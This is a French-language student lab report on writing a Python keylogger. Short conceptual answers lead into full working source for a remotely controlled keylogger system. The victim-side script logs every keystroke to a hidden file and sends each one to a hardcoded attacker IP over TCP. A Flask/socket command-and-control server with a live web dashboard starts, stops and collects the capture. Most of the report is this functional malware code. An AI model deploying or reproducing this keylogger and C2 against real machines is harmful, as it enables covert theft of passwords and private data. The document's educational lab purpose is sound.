TP1 : Développer un Keylogger

1. **Expliquer brièvement le concept de keylogger. Et quels sont les dangers encourus si on est infecté pour ce genre de code malicieux ?**

Un keylogger est un programme malveillant conçu pour capturer tout ce que l'utilisateur tape au clavier. Il peut fonctionner de manière invisible, en envoyant discrètement les données récoltées à un attaquant.

Être infecté par un keylogger expose à plusieurs risques graves :

- Vol de mots de passe
- Vol d'informations bancaires
- Usurpation d'identité
- Compromission professionnelle
- Propagation d'autres attaques

2. **Y a-t-il une utilisation légitime pour ce genre de programme ?**

Oui, un keylogger peut avoir une utilisation légitime, par exemple lors d'un test d'intrusion autorisé en entreprise. Dans ce cas, il est utilisé par des experts en cybersécurité pour évaluer la résistance des systèmes face à ce type d'attaque. Deuxièmement, certains outils de contrôle parental ou de surveillance professionnelle peuvent également enregistrer des frappes, mais seulement si les utilisateurs concernés sont informés et que l'usage respecte la loi.

6.2 Quel est le rôle du paramètre on_press ?

Le paramètre on_press sert à indiquer une fonction qui sera exécutée automatiquement chaque fois qu'une touche du clavier est enfoncée. Dans ce cas, on lui associe la fonction processkeys, ce qui signifie que chaque appui sur une touche déclenche l'appel de processkeys(key).

8. **Quel est le rôle des instructions with keyboard_listener : keyboard_listener.join() ?**

Les instructions with keyboard_listener : keyboard_listener.join() permettent de lancer le listener et d'attendre qu'il se termine.

- L'instruction with démarre automatiquement le *keyboard listener* et garantit qu'il sera correctement arrêté une fois terminé.
- L'appel à keyboard_listener.join() bloque l'exécution du programme tant que l'écoute du clavier est active, ce qui évite que le script ne se termine immédiatement.

9. **Lancer votre programme, que se passe-t-il lorsque vous tapez sur les touches du clavier ?**

Chaque fois qu'une touche est pressée, la fonction processkeys se déclenche automatiquement. Elle récupère la valeur de la touche appuyée et l'affiche ensuite dans la console.

10. C’est quoi le problème avec l’affichage ?

Le problème vient du fait que certaines touches ne s’affichent pas correctement, comme Espace, Entrée ou Retour arrière. Ces touches spéciales apparaissent sous forme d’objets Python (par exemple *<Key.space>*), ce qui complique leur traitement. De plus, certains caractères particuliers déclenchent des erreurs car ils ne possèdent pas l’attribut char, ce qui provoque des exceptions lors de l’exécution.

11.3.3 Que fait la méthode open ?

La fonction open() permet d’ouvrir un fichier afin de le lire ou de l’écrire.
S’il n’existe pas, il peut être créé automatiquement en fonction du mode d’ouverture utilisé.

11.3.4 Que représente le paramètre “a” ?


En mode append, tout nouveau texte est simplement ajouté à la fin du fichier déjà existant. Le contenu présent n’est jamais supprimé ni remplacé : le fichier n’est donc jamais écrasé, seulement complété.

11.3.5 A quoi sert logfile.clos() ?

La commande logfile.close() permet de fermer correctement le fichier une fois que l’écriture est terminée. Cela libère les ressources utilisées par le programme et évite tout risque de corruption ou de perte de données lors de l’enregistrement.

LAB 1 Extension Avancée : Projet de Simulation Keylogger

Dans ce TP, nous avons conçu et déployé un système complet permettant de capturer, transmettre et superviser en temps réel les frappes clavier d'une machine compromise à l'aide d'un keylogger développé en Python.



Code implémenter dans le fichier serveur.py (sur la machine attaquante) :

```
import socket
import threading
import os
from flask import Flask, render_template_string, redirect, request
import subprocess

# --- CONFIG ---
HOST = "0.0.0.0"
SOCKET_PORT = 12345      # Réception du keylogger (LOGS)
WEB_PORT = 8080          # Serveur web
COMMAND_PORT = 12346     # Port pour les commandes
LOG_FILE = "logs.jsonl"

# --- INITIALISATION ---
app = Flask(__name__)
keylogger_process = None
conn_client_cmd = None  # Connexion persistante pour les commandes

# ============================================================
#   PAGE HTML
# ============================================================
PAGE = """
<!DOCTYPE html>
<html>
<head>
    <title>Keylogger Control Panel</title>
    <style>
        body { font-family: Arial; background: #eef1f5; margin: 0; padding: 0; }
        .container {
            width: 80%; max-width: 900px; margin: 40px auto;
            background: white; padding: 30px; border-radius: 15px;
            box-shadow: 0 4px 15px rgba(0,0,0,0.1);
        }
        .button-group { display: flex; justify-content: center; gap: 15px; }
        button {
            padding: 12px 20px; font-size: 16px; border: none;
            border-radius: 8px; cursor: pointer; font-weight: bold;
            transition: background-color 0.2s ease;
        }
        .start-btn { background: #4caf50; color: white; }
        .start-btn:hover { background: #66d268; }

        .stop-btn { background: #f44336; color: white; }
        .stop-btn:hover { background: #ff6b5c; }
```

```
            .clean-btn { background: #2196f3; color: white; }
            .clean-btn:hover { background: #4fb3ff; }

            pre {
                background: #1e1e1e; color: #eee; padding: 15px;
                border-radius: 10px; max-height: 500px; overflow-y: auto;
            }
            .msg {
                background: #d5f5d5; padding: 10px;
                border-left: 5px solid #4caf50;
                margin-bottom: 20px; border-radius: 8px;
            }
        </style>
    </head>
    <body>

    <div class="container">

        <h2>Keylogger Control Panel</h2>

        {% if message %}
        <div class="msg">{{ message }}</div>
        {% endif %}

        <div class="button-group">
            <form action="/start" method="post"><button class="start-btn">Start</button></form>
            <form action="/stop" method="post"><button class="stop-btn">Stop</button></form>
            <form action="/clean" method="post"><button class="clean-btn">Clean</button></form>
        </div>

        <h3>Logs :</h3>
        <pre id="logbox">{{ logs }}</pre>

    </div>

    <script>
    setInterval(() => {
        fetch("/logs").then(r => r.text()).then(t => {
            document.getElementById("logbox").innerText = t;
        });
    }, 600);
    </script>

```

```
    </body>
    </html>
    """

    # ============================================================
    #   SOCKET COMMAND SERVER
    # ============================================================
    def command_server():
        global conn_client_cmd
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.bind((HOST, COMMAND_PORT))
            s.listen()
            print(f"[CMD_SERVER] Listening on port {COMMAND_PORT} for commands...")

            conn, addr = s.accept()
            conn_client_cmd = conn
            print(f"[CMD_SERVER] Client de commandes connecté depuis {addr}")

            while True:
                threading.Event().wait(1)

    # ============================================================
    #   SOCKET LOG SERVER
    # ============================================================
    def socket_server():
        if not os.path.exists(LOG_FILE):
            open(LOG_FILE, "w").close()

        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.bind((HOST, SOCKET_PORT))
            s.listen()
            print(f"[SOCKET] Listening on port {SOCKET_PORT}...")

            while True:
                conn, addr = s.accept()
                with conn:
                    data = conn.recv(100000).decode("utf-8")
                    if data.startswith("LOG_START:"):
                        log_content = data.replace("LOG_START:", "")
                        with open(LOG_FILE, "a", encoding="utf-8") as f:
                            f.write(log_content + "\n")

    # ============================================================
```

```python
# =============================================================
#   FLASK ROUTES
# =============================================================

@app.get("/")
def index():
    msg = request.args.get("msg", "")
    logs = ""
    if os.path.exists(LOG_FILE):
        with open(LOG_FILE, "r", encoding="utf-8") as f:
            logs = f.read()
    return render_template_string(PAGE, logs=logs, message=msg)


@app.get("/logs")
def get_logs():
    if os.path.exists(LOG_FILE):
        with open(LOG_FILE, "r", encoding="utf-8") as f:
            return f.read()
    return ""

@app.post("/start")
def start_keylogger():
    global conn_client_cmd
    msg = "Keylogger activé"
    if conn_client_cmd:
        try:
            conn_client_cmd.sendall(b"START")
            print("[WEB] Commande START envoyée.")
        except:
            msg = "Erreur: Client déconnecté."
    else:
        msg = "Erreur: Aucun client connecté."
    return redirect(f"/?msg={msg.replace(' ', '+')}")

@app.post("/stop")
def stop_keylogger():
    global conn_client_cmd
    msg = "Keylogger arrêté"
    if conn_client_cmd:
        try:
            conn_client_cmd.sendall(b"STOP")
            print("[WEB] Commande STOP envoyée.")
        except:
```

```
175                 msg = "Erreur: Client déconnecté."
176         else:
177             msg = "Erreur: Aucun client connecté."
178         return redirect(f"/?msg={msg.replace(' ', '+')}")
179 
180     @app.post("/clean")
181     def clean_logs():
182         open(LOG_FILE, "w").close()
183         print("[WEB] Logs cleaned")
184         return redirect("/?msg=Logs+effacés")
185 
186     # ============================================================
187     #   MAIN
188     # ============================================================
189     if __name__ == "__main__":
190         threading.Thread(target=socket_server, daemon=True).start()
191         threading.Thread(target=command_server, daemon=True).start()
192         app.run(host="0.0.0.0", port=WEB_PORT)
```

Ce code met en place un serveur Flask complété par deux sockets, dont le rôle est de contrôler un keylogger à distance et de récupérer en continu les frappes clavier envoyées par la machine victime. Dès le lancement, le programme définit plusieurs ports : un destiné à recevoir les logs du keylogger, un autre servant au canal de commande (pour envoyer START ou STOP), et enfin un port dédié à l'interface web.

Le serveur repose sur trois grands éléments:

- le socket de réception des logs : il écoute en permanence les connexions entrantes depuis le keylogger, récupère chaque ligne envoyée par le client et l'ajoute dans un fichier logs.jsonl.
- le socket de commande : il reste en attente d'une connexion provenant de la machine victime. Une fois la connexion établie, le serveur garde le lien ouvert en permanence afin de pouvoir envoyer à tout moment les commandes "START" et "STOP". C'est ce mécanisme qui permet de piloter l'activation du keylogger à distance.
- l'interface web Flask: il joue le rôle de tableau de bord et elle affiche les logs en temps réel grâce à un rafraîchissement automatique, et propose trois boutons : démarrer l'enregistrement, l'arrêter ou effacer l'historique. Lorsqu'un bouton est pressé, Flask envoie la commande correspondante au client connecté via le socket C2.

Code implémenter dans le fichier keylogger.py (sur la machine victime) :

```python
from pynput import keyboard
import datetime
import os
import socket
import json
import time
import threading

REMOTE_IP = "192.168.30.130"
REMOTE_PORT = 12345
COMMAND_PORT = 12346

log = ""
username = os.environ.get("USERNAME")
path = os.path.join(os.environ["USERPROFILE"], "Downloads", f".log_{username}.txt")

# Variable globale pour contrôler l'état d'enregistrement
is_logging = True # <--- Ajout pour le contrôle Start/Sto

# ============================================================
#  ENVOI D'UNE LIGNE JSON AU SERVEUR SOCKET
# ============================================================re des d'un coté et de l'autre
def send_log_entry(json_entry):
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.connect((REMOTE_IP, REMOTE_PORT))
            s.sendall(b"LOG_START:" + json_entry.encode("utf-8"))
    except:
        pass


# ============================================================
#  ENREGISTREMENT LOCAL + ENVOI SOCKET
# ============================================================
def write_current_log_to_file(current_text, key_pressed):
    ts = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    entry = {
        "timestamp": ts,
        "key": key_pressed,
        "log": current_text
    }

    json_entry = json.dumps(entry)

    with open(path, "a", encoding="utf-8") as f:
```

```
            f.write(json_entry + "\n")

        send_log_entry(json_entry)

    # ============================================================
    #  NOUVELLE FONCTION : ÉCOUTE DES COMMANDES DU SERVEUR
    # ============================================================
    def command_listener():
        global is_logging

        # Tente de maintenir une connexion persistante au serveur
        while True:
            try:
                with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                    s.connect((REMOTE_IP, COMMAND_PORT))
                    print("[CMD] Connecté au serveur de commandes.")

                    while True:
                        data = s.recv(1024).decode("utf-8").strip()
                        if not data:
                            break # Connexion perdue

                        if data == "STOP":
                            is_logging = False
                            print("[CMD] Commande STOP reçue. Enregistrement suspendu.")
                        elif data == "START":
                            is_logging = True
                            print("[CMD] Commande START reçue. Enregistrement activé.")

            except ConnectionRefusedError:
                # Le serveur n'est pas encore démarré
                time.sleep(5)
            except Exception as e:
                # Autres erreurs de connexion/socket
                time.sleep(5)
                pass

    # ============================================================
    #  TRAITEMENT DES TOUCHES (MODIFIÉ)
    # ============================================================
    def process_keys(key):
        global log
        global is_logging # Utilisez la variable d'état

```

```
        if not is_logging: # <--- Si l'enregistrement est suspendu, on ignore les touches.
            if key == keyboard.Key.esc:
                keyboard_listener.stop()
            return

        try:
            char = key.char
            log += char
            key_pressed = char
        except:
            # ... (Logique pour espace, enter, etc. inchangée)
            if key == keyboard.Key.space:
                log += " "
                key_pressed = "SPACE"
            elif key == keyboard.Key.enter:
                log += "\n"
                key_pressed = "ENTER"
            elif key == keyboard.Key.backspace:
                log = log[:-1]
                key_pressed = "BACKSPACE"
            else:
                key_pressed = str(key)

        write_current_log_to_file(log, key_pressed)

        if key == keyboard.Key.esc:
            keyboard_listener.stop()


    # ============================================================
    #  DEMARRAGE DU KEYLOGGER
    # ============================================================
    threading.Thread(target=command_listener, daemon=True).start()
    keyboard_listener = keyboard.Listener(on_press=process_keys)

    with keyboard_listener:
        keyboard_listener.join()
```


Ce code met en place un keylogger complet qui tourne sur la machine victime. Son rôle est de capturer toutes les touches pressées par l'utilisateur, de les enregistrer localement, puis de les envoyer régulièrement au serveur de commande et de contrôle.

La première fonction importante est celle qui prépare les données sous forme JSON et les transmet au serveur via un socket TCP. À chaque touche, le programme crée une entrée contenant le texte accumulé, la touche pressée et un horodatage. Cette ligne est enregistrée dans un fichier caché du dossier *Downloads*, puis envoyée au serveur d'attaque en utilisant le format attendu.


En parallèle, le code lance un thread d'écoute des commandes. Celui-ci se connecte au port de commande du serveur et reste en attente d'instructions. Dès que le serveur envoie « START » ou « STOP », le keylogger active ou suspend immédiatement l'enregistrement des touches.

Simulation du fonctionnement de notre Keylogger :


Voici notre machine attaquante :




Voci notre machine cible :



Lorsque nous lançons les deux scripts, la communication entre la machine victime et le serveur de commande s'établit automatiquement.




Au même moment, sur la machine victime, le script *keylogger.py* se connecte au serveur de commandes et affiche qu'il est bien relié au C2 :



Grâce à cette connexion permanente, l'attaquant peut contrôler à distance le comportement du keylogger. Depuis l'interface web, un simple clic permet d'arrêter l'enregistrement ou de le relancer, et ces commandes sont immédiatement reçues par la machine victime. Juste en dessous, un encadré noir affiche en temps réel l'ensemble des données saisies sur la machine victime. Grâce au rafraîchissement automatique de la page, chaque nouvelle touche pressée apparaît presque instantanément dans la zone de logs.


*




Lorsque l'on appuie sur le bouton Start dans l'interface web, le serveur envoie immédiatement la commande « START » au client via le canal de commande. La page confirme cette action en affichant un message vert indiquant *« Keylogger activé »*. Du côté de la machine victime, le script *keylogger.py* reçoit cette instruction sur le port dédié au C2 et affiche dans la console : *« Commande START reçue. Enregistrement activé. »*


À partir de cet instant, le keylogger commence à enregistrer toutes les frappes clavier de l'utilisateur.


Dans notre exemple, l'utilisateur saisit « hello world » dans un simple éditeur de texte. À chaque pression de touche, le keylogger génère une ligne JSON contenant le timestamp, la touche pressée et l'état complet du texte en cours, puis l'envoie immédiatement au serveur.



Lorsque nous appuyons ensuite sur le bouton Stop, le serveur envoie la commande correspondante au client. L'interface affiche alors *« Keylogger arrêté »* et, du côté de la machine victime, le script indique qu'il a bien reçu l'ordre d'arrêter l'enregistrement. Même si l'utilisateur continue de taper du texte ("hello world test test test" dans l'exemple), aucune nouvelle frappe n'est transmise ni ajoutée aux logs tant que le keylogger reste en pause.







Lorsque l'on clique sur le bouton Clean, le serveur efface entièrement le contenu du fichier logs.jsonl dans lequel sont stockées toutes les frappes clavier reçues. L'interface web affiche alors un message de confirmation *« Logs effacés »*, indiquant que l'opération a bien été prise en compte.